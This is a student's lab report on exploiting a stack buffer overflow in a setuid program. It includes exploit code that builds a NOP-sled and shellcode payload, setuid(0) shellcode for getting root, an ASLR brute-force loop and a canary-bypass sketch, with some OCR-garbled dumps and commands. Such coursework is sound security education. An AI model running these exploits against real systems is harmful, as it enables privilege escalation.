# **Homework3: Buffer Overflow**

## Task 1: Exploiting the Vulnerability

· Initially, to turn off address randomization, I executed the following command

```
$ sudo sysctl -w kernel.randomize_va_space=0
```

• To configure the VM to use zsh instead of bash, I did the following things:

```
$ sudo rm /bin/sh
$ sudo ln -s /bin/zsh /bin/sh
```

• Then I complied the **call\_shellcode.c** using the command and executed the output file.

```
$ gcc -z execstack -o call_shellcode call_shellcode.c
```

- I compiled stack.c with the flag which turned off the stack guard protection and change the owner and access of the runnable stack file.
- After making changes to the exploit.c, I compile it using "gcc -o exploit exploit.c" and run it "./exploit" and this will create the badfile.
- After executing the stack program, the output is shell prompted indicating that we
  have exploited the buffer overflow mechanism and /bin/sh shellcode has been
  executed.

```
| 103/29/22]seed@VM:~/Desktop$ gcc stack.c -o stack -g -z execstack -fno-stack-protector [03/29/22]seed@VM:~/Desktop$ gdb stack GNU gdb (Ubuntu 7.11.1-0ubuntu1-16.04) 7.11.1 Copyright (C) 2016 Free Software Foundation, Inc. License GPLv3+: GNU GPL version 3 or later <a href="http://gnu.org/licenses/gpl.html">http://gnu.org/licenses/gpl.html</a>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying" and "show warranty" for details.
This GDB was configured as "i686-linux-gnu". Type "show configuration" for configuration details. For bug reporting instructions, please see: <a href="http://www.gnu.org/software/gdb/bugs/">http://www.gnu.org/software/gdb/bugs/</a>. Find the GDB manual and other documentation resources on line at: <a href="http://www.gnu.org/software/gdb/documentation/">http://www.gnu.org/software/gdb/documentation/</a>. For help, type "help".
Type "apropos word" to search for commands related to "word"...
```

```
FLAGS: 0x282 (carry par
JPT direction overflow)
                                                                                                                                                                                                                 ity adjust zero SIGN
0
                                                0x80484bb <br/>
0x80484bc <br/>
0x80484bc <br/>
0x80484bc <br/>
0x80484c1 <br/>
0x80484c1 <br/>
0x80484c4 <br/>
0x80484c7 <br/>
0x80484c2 <br/>
0x80484c2 <br/>
0x80484c3 <br/
                                                                                                                                                                                                                                                                 ebp,esp
esp,0x18
                                                                                                                                                                                                             mov
sub
                                                                                                                                                                                                                                                               esp,0x8
DWORD PTR [ebp+0x8]
eax,[ebp-0x14]
                                                                                                                                                                                                               sub
                                                                                                                                                                                                             push
lea
                                                                                                                                                                                                                                                                 eax
                                                0x80484ca <bof+15>: 0x80484cb <bof+16>:
                                                                                                                                                                                                             push
                                                                    0xbfffeb20 --> 0xbfffed68 --> 0x0
                            0004 j
                                                                                                                                                                                                                                                                      (<_dl_runtime_resolve+1</pre>
                                                                                    pop
                                                                                                                                    edx)
                                                                    pop edx)
0xbfffeb28 --> 0xb7dc888b (<_GI__IO_fi
0xbfffeb2c --> 0x0
0xbfffeb30 --> 0xb7f1c000 --> 0xlb1db0
0xbfffeb34 --> 0xb7f1c000 --> 0xlb1db0
                                                                                                                                                                                                                                                                       (<__GI__I0_fread+11>: )
                          0012
0016
                                                                    0xbfffeb38 --> 0xbfffed68 --> 0x0
                            0024 i
```

```
coot@VM:/home/seed/Desktop

{
    char buffer[517];
    FILE *badfile;

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    /* You need to fill the buffer with appropriate con
    tents here */
    int start = 517 - sizeof(shellcode);
    strcpy(buffer+start, shellcode);
    int ret = (0xbfffeb38 + start);
    strcpy(buffer+24,(char*)&ret);

    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
-- INSERT -- 54,2 Bot
```

#### How I exploited the program.

- I used the gdb debugger to find the return address.
- Inserted a breakpoint at the start of function where buffer overflow attack may occur.
- Printed the address of the start of the buffer.
- Printed the value of the ebp register.
- Calculated where the return address is, so I can change the return address and exploit

the vulnerability.

## Task 2: Protection in /bin/bash

- **Observation:-** After running the "su" "cd/bin" and linking the bin/sh to the bin/bash when we try to run the same attack we are getting the normal seed access and not the root access we were getting in the previous step.
- Explanation:- I believe this is because we switched /bin/sh to bin/bash, and bash
  for Ubuntu removes privilege when the effective UID differs from the true UID. This
  countermeasure defeats our attacks, which is why we are unable to gain root
  access.

```
| [03/29/22]seed@VM:~/Desktop$ su | Password: root@VM:/home/seed/Desktop# cd /bin root@VM:/bin# rm sh root@VM:/bin# ln -s bash sh root@VM:/bin# exit exit | [03/29/22]seed@VM:~/Desktop$ ./stack sh-4.3$ whoami seed | sh-4.3$ id | uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm), 24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128 (sambashare) | sh-4.3$
```

• Extra credit:- Before invoking the /bin/bash, we required to change the current SETUID process into a real root process. We can accomplish this by altering the shellcode in exploit-ec.c. In the second line, we set the ebx to zero. Lines 1 and 3 set eax to 0x5, and then Line 4 executes the system call. The system call number for setuid() is 0xd5.

```
[03/26/22]seed@VM:~/Desktop$ su
Password:
root@VM:/home/seed/Desktop# cd /bin
root@VM:/bin# rm sh
root@VM:/bin# ln -s bash sh
root@VM:/bin# exit
exit
[03/26/22]seed@VM:~/Desktop$ gcc -o exploit-ec exploit-
ec.c
[03/26/22]seed@VM:~/Desktop$ ./exploit-ec
[03/26/22]seed@VM:~/Desktop$ ./stack
sh-4.3# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(
cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sa
mbashare)
sh-4.3#
```

• I'm setting the setuid and bypassing the hash constraint after making the adjustments to the shell code. When I compile and execute the modified exploit.c, I am able to obtain the root access that was intended in the first place.


### **Task 3: Address Randomization**

 For the above tasks, we had turned off the Linux defence mechanism against buffer overflow by turning off the address randomization. For this part, we turned on the address randomization using the below command and we make the stack program a set UID program owned by root.

```
# /sbin/sysctl -w kernel.randomize_va_space=2
```

 Observation:- I compiled the stack program using stack guard protection and making the executable of the stack. When tried to run for the first time using "./stack". I got a segmentation fault. As suggested in the assignment. When I try to run this in an infinite loop, I keep getting segmentation faults and got user shell. But if I try it many times, I might be able to get the root access.

```
$ sh -c "while [ 1 ]; do ./stack; done;"
```





Explanation:- Since address randomization is turned on, the address of the
environment variable, system function location and the exit function location keeps
changing randomly. So the probability of exploiting the vulnerability becomes very
less as we can't guess the addresses. This acts as a good protection mechanism
against buffer overflow vulnerability.

# Task 4: Stack guard.

 I compiled the stack code with the Stack Guard protection, did this using the command

```
gcc -o stack execstack -z stack.c
```

• **Observation:-** When we run the executable ./stack the system recognizes the buffer overflow attack and gives us the smashing detected segmentation fault and aborts the program.

```
root@VM:/home/seed/Desktop

[03/29/22]seed@VM:~/Desktop$ gcc -o stack stack.c -z ex ecstack

[03/29/22]seed@VM:~/Desktop$ sudo chown root stack

[03/29/22]seed@VM:~/Desktop$ sudo chmod 4755 stack

[03/29/22]seed@VM:~/Desktop$ ./stack

*** stack smashing detected ***: ./stack terminated Aborted

[03/29/22]seed@VM:~/Desktop$
```

• Explanation:- Stack guard is a protection mechanism which detects buffer overflow vulnerability. Here the buffer overflow is detected by introducing a local variable before the previous frame pointer and after the buffer. We store the value of the variable in a location on the heap and also assign the same value to a static or global variable. We compare both the values before the program is terminated, so that if the values are different, then the buffer overflow has occurred and overridden the value of the local variable. If both the values are the same, then buffer overflow has not occurred. We cannot skip the local variable and then overwrite only the return address in the stack, since it is continuous and value of the local variable is generated by the random generator and changes every time. The Stack protector basically works by inserting a canary at the top of the stack frame when it enters the

function and before leaving if the canary has been stepped on or not, i.e. if some value has changed. If this value change has occurred then the stack smashing is

detected and the error is printed.

- Extra Credit:- We know why we're having the smashing identified because Linux and Ubuntu have a mechanism in place to guard against such attacks. They try to keep a canary value on the stack, which is a value that is verified if the inserted value stays the same immediately before the function returns to its caller; otherwise, we receive the error message.
- I attempted to observe this canary value by disassembling the./stack file, first with the -fno-stack-protector flag, which is compiled as./stack, and then without the stack protector flag, which is compiled as./stack without flag.


```
objdump -M intel -D stack | grep -A20 main > stack.txt
objdump -M intel -D stack_without_flag | grep -A20 main > stack_without_flag.txt
```

```
root@vM:/bin

then solution 4:07AM ♦

[03/30/22]seed@VM:~/Desktop$ gcc stack.c -o stack_witho
ut_flag -g -z execstack
[03/30/22]seed@VM:~/Desktop$ gcc stack.c -o stack -g -z
execstack -fno-stack-protector
[03/30/22]seed@VM:~/Desktop$ objdump -M intel -D stack
|grep -A20 main > stack.txt
[03/30/22]seed@VM:~/Desktop$ objdump -M intel -D stack_
without_flag |grep -A20 main > stack_without_flag.txt
[03/30/22]seed@VM:~/Desktop$
```

• By comparing the two assembly code, I was able to determine the variations between the two files, and one thing that stood out to me was that we added some more values to the function prologue and epilogue, which is the canary value. I discovered that the canary value is %gs:0x14, and now that we know what the value is for sure, we can modify the shellcode to save this value in some register and then reload this canary value back into the appropriate register before validating it. We ensure that this value always matches since we just overwrite the value with the real canary value. This allows us to carry out our buffer overflow attack without being noticed and deceive the stack guard.



The first one is showing assembly code for stack without using stack protector and the second one is using stack protector and the last one is showing the difference between

both assembly codes.

```
Terminal
                                     %esp,%ebx
       "\x89\xe3"
                          /* movl
       "\x50"
                          /* pushl
                                    %eax
                          /* pushl
       "\x53"
                                    %ebx
                          /* movl %esp,%ecx
       "\x89\xe1"
                          /* cdql
       "\x99"
                          /* movb $0x0b,%al
       "\xb0\x0b"
         */
       "\xcd\x80"
                          /* int
                                    $0x80
       // this will reset canary value after buffer overfl
   ow attack */
       \xspace "\x65\xa1\x14\xff\xff\xff" /* mov eax,gs:0x14 */
       /*xor eax,eax */
                                   26,1
      INSERT --
                                               25%
```